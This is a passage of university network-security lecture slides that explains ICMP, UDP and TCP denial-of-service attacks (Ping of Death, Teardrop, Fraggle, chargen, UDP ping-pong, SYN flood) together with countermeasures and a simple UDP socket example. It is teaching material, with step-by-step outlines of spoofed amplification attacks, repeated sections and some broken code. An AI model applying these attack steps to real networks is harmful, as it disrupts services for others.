 - buffer Overflow -> **Ping of Death Attack**
2. What if we break packets into fragments such that they overlap:
 - Manipulate offset and payload size – **Teardrop Attack**




ICMP Ping of DEATH

- ICMP echo packets are usually small
 - Maximum allowable packet size of 65,535 bytes
 - Violates IP protocol if larger
- Break the packet into smaller allowable size
 - Causing overflow when reassembled
 - Causing the target machine to freeze or crash
 - Not common now but works on old operating systems
 - Easy to do!

Recap - ICMP Teardrop Attack

- Uses overlapped fragmented packet.
- IP header contains three fields (of many):
 1. Do not fragment bit, 0x80
 2. Fragment bit 0x40
 3. offset fragments = states the starting position of each fragment, Multiple of 8 Bytes



ICMP Teardrop Attack


- ICMP Teardrop Attack process:
 1. Send large number of packets to target machine with overlapped offset values
 2. Reassemble at the target
 3. Packets overlap and cause fragmentation reassembly bug and cannot be reassembled -> DoS

How to prevent them??

Check incoming packets' frame alignment and discarding improperly formatted packets.

IP Null Attack

- Legitimate IPv4 packets should conform to IPv4 standard and contain information on which transport protocol is being used.
- An attacker can set the value to zero
 - Can bypass detection
 - The target now has to assign resources to know what to do with the packets and where to forward



Internet Protocol Version 4, Src: 192.168.82.147 (192.168.82.147), Dst: 192.243.232.2 (192.243.232.2)

- Version: 4
- Header Length: 20 bytes
- Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not ECN-Capable)
- Total Length: 1155
- Identification: 0x69de (27102)
- Flags: 0x02 (Don't Fragment)
 - 0... = Reserved bit: Not set
 - .1... = Don't fragment: Set
 - ..0. = More fragments: Not set
- Fragment offset: 0
- Time to Live: 128
- Protocol: TCP (6)
- Header checksum: 0xd064 [validation disabled]
 - [Good: False]
 - [Bad: False]
- Source: 192.168.82.147 (192.168.82.147)
- Destination: 192.243.232.2 (192.243.232.2)
- [Source GeoIP: Unknown]
- [Destination GeoIP: Unknown]

Transmission Control Protocol, Src Port: 57487 (57487), Dst Port: 80 (80)

Transport Layer (UDP and TCP)

– Vulnerabilities, attacks and Countermeasures

Basics - TCP/IP Protocols

OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	Application Layer
Session Layer	
Transport Layer	Transport Layer
Network Layer	Internet Layer
Data Link Layer	
Physical Layer	Network Interface Layer

	TCP/IP layers	TCP/IP Protocols
Application Specific Semantics	Application Layer	DNS, BGP, HTTP, DNS, NTP
E2E communication between processes; Adds ports/reliability	Transport Layer	TCP, UDP
Adds global addresses; Requires routing	Network Layer	IP, ICMP
Adds framing & destination; Still assumes shared link. Broadcasts on shared link	Network Interface Layer	ARP

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion

Transport layer

- Delivers data from **application to application**.
- To address the application on a machine, we user **port numbers** (just like we use IP addresses and MAC addresses for machines).

Each host (each IP!) has **65,536** ports

- Use of ports 1-1023 requires privileges
- Some ports are reserved for **specific apps** (20, 21: FTP, 23: Telnet, 80: HTTP)

Transport Layer

Transport layer has two main protocols:


- **UDP** (User Datagram protocol): Best effort protocol
- **TCP** (Transmission control protocol): reliable, **byte stream-oriented**, with capacity control, transmits segments.

User Datagram Protocol

– Vulnerabilities, attacks and Countermeasures

User Datagram Protocol (UDP)

- User Datagram Protocol (UDP): provides a transport service for IP
 - Connectionless, unreliable
 - Much faster than TCP
 - Used for broadcasting messages or for protocols that do not require the same level of service as TCP



© Cengage Learning 2014

UDP Client and Server Programs

```
import socket
IP = "127.0.0.1"
PORT = 9090
data = b'Hello World !'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto(data, (IP, PORT))
```

```
import socket
IP = "0.0.0.0"
PORT = 9090
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind(IP, PORT)
```

While True:

```
    data, (ip, port) = sock.recvfrom(1024)
    print("Sender: {} and Port: {}".format(ip, port))
    print("Received Message: {}".format(data))
```

UDP Attacks

- Vulnerabilities, attacks and Countermeasures


Attacks - UDP Fragle Attack

Fraggle Attack uses UDP echo packet instead of ICMP echo packets

- Port 7 echoes whatever is sent to it.


1. Attacker sends a large UDP echo traffic (UDP echo request packet) to IP broadcast address with a spoofed source address.
2. All computers reply with UDP Echo reply packets.
3. Source IP was spoofed, victim is overwhelmed creating a DoS attack

Attacks – UDP Fragle Attack



Fraggle attacks, like Smurf attacks, are starting to become outdated and are commonly stopped by most firewalls or routers.

Attacks – UDP Fraggle Attack



Variations: Using the ports that generate some character string:

- echo (7), chargen (19), time (37), datetime (13)

Countermeasures

- Block packets with source address as broadcast address
- Block UDP service port if you're not using them

Attacks – UDP chargen

Machine A



chargen packet UDP/TCP port 19 →




Machine/printer B



Randomly generated strings

```
$ netstat xxxx.xxxx.xxxx.xxxx 19
0123456789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
123456789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
23456789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
3456789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
456789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
56789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
6789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
789;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
89;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
9;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz
;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
;:<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
(@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
BCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
CDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
DEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
EFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
FGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
GHIIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
HIJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
IJKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
JKLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
KLMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
LMNOPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
MNPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
OPQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
PQRSTUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
QRSUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
RSUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
STUVWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
TUWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
UWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
VWXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
WXYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
XYZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
YZ[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
Z[\]^_`abcdefg hijk lmnopqrstuvwxyz !#%
[ \]^_`abcdefg hijk lmnopqrstuvwxyz ;<>?@ABC
```

Attacks - UDP Ping Pong Attack



Attacks - UDP Ping Pong Attack

- UDP ping pong attack takes advantage of the *chargen* and *echo* ports (used legitimately to test hosts and networks).
 1. Attacker sends a malformed UDP packet to **chargen port (19)** of host A, with source address of host B (target) and source port as **echo (7)**.
 2. Host A sends random character string to echo port of host B
 3. Host B replies it back to chargen port of host A.
 4. This sequence run infinitely between A and B.

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371
System and Network Security

Capital thinking. Globally minded.

Transport Layer (UDP and TCP)

– Vulnerabilities, attacks and Countermeasures

Basics - TCP/IP Protocols

OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	Application Layer
Session Layer	
Transport Layer	Transport Layer
Network Layer	Internet Layer
Data Link Layer	
Physical Layer	Network Interface Layer

	TCP/IP layers	TCP/IP Protocols
Application Specific Semantics	Application Layer	DNS, BGP, HTTP, DNS, NTP
E2E communication between processes; Adds ports/reliability	Transport Layer	TCP, UDP
Adds global addresses; Requires routing	Network Layer	IP, ICMP
Adds framing & destination; Still assumes shared link. Broadcasts on shared link	Network Interface Layer	ARP

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion

Transport layer (Recap)

- Delivers data from **application to application**.
- To address the application on a machine, we user **port numbers** (just like we use IP addresses and MAC addresses for machines).

Each host (each IP!) has **65,536** ports

- Use of ports 1-1023 requires privileges
- Some ports are reserved for **specific apps** (20, 21: FTP, 23: Telnet, 80: HTTP)

Transport Layer (Recap)

Transport layer has two main protocols:


- **UDP** (User Datagram protocol): Best effort protocol
- **TCP** (Transmission control protocol): reliable, **byte stream-oriented**, with capacity control, transmits segments.

Transmission Control Protocol

– Vulnerabilities, attacks and Countermeasures

Transmission Control Protocol

- Provides a **reliable and ordered communication** channel between networked applications.
- TCP maintains a ***logical connection (virtual)*** using a three-way handshake



© Cengage Learning 2014


Summary of the TCP three-way handshake

The TCP Three-Way Handshake

- Establishing connection-oriented communication using a three-way handshake:
 1. Host A sends an **initial sequence number** in its first packet to Host B
 - The packet is called a SYN packet
 2. Host B receives SYN packet - responds with SYN ACK with an **initial sequence number** for Host B
 - Includes an **acknowledgement number** that is one more than the initial sequence number
 3. Host A sends an ACK packet to Host B
 - Increases Host B's **sequence number** by one

TCP Three-Way Handshake


- **FIN** flag is set when either side is ready to end the session
 - Station that receives the initial flag sends a response packet with the ACK flag and its own FIN flag set to acknowledge receipt and to show it is ready to end the session



TCP Attacks

SYN Flood Attack

- Think of TCP 3-way handshake
 - Server has a number of slots for incoming connections.
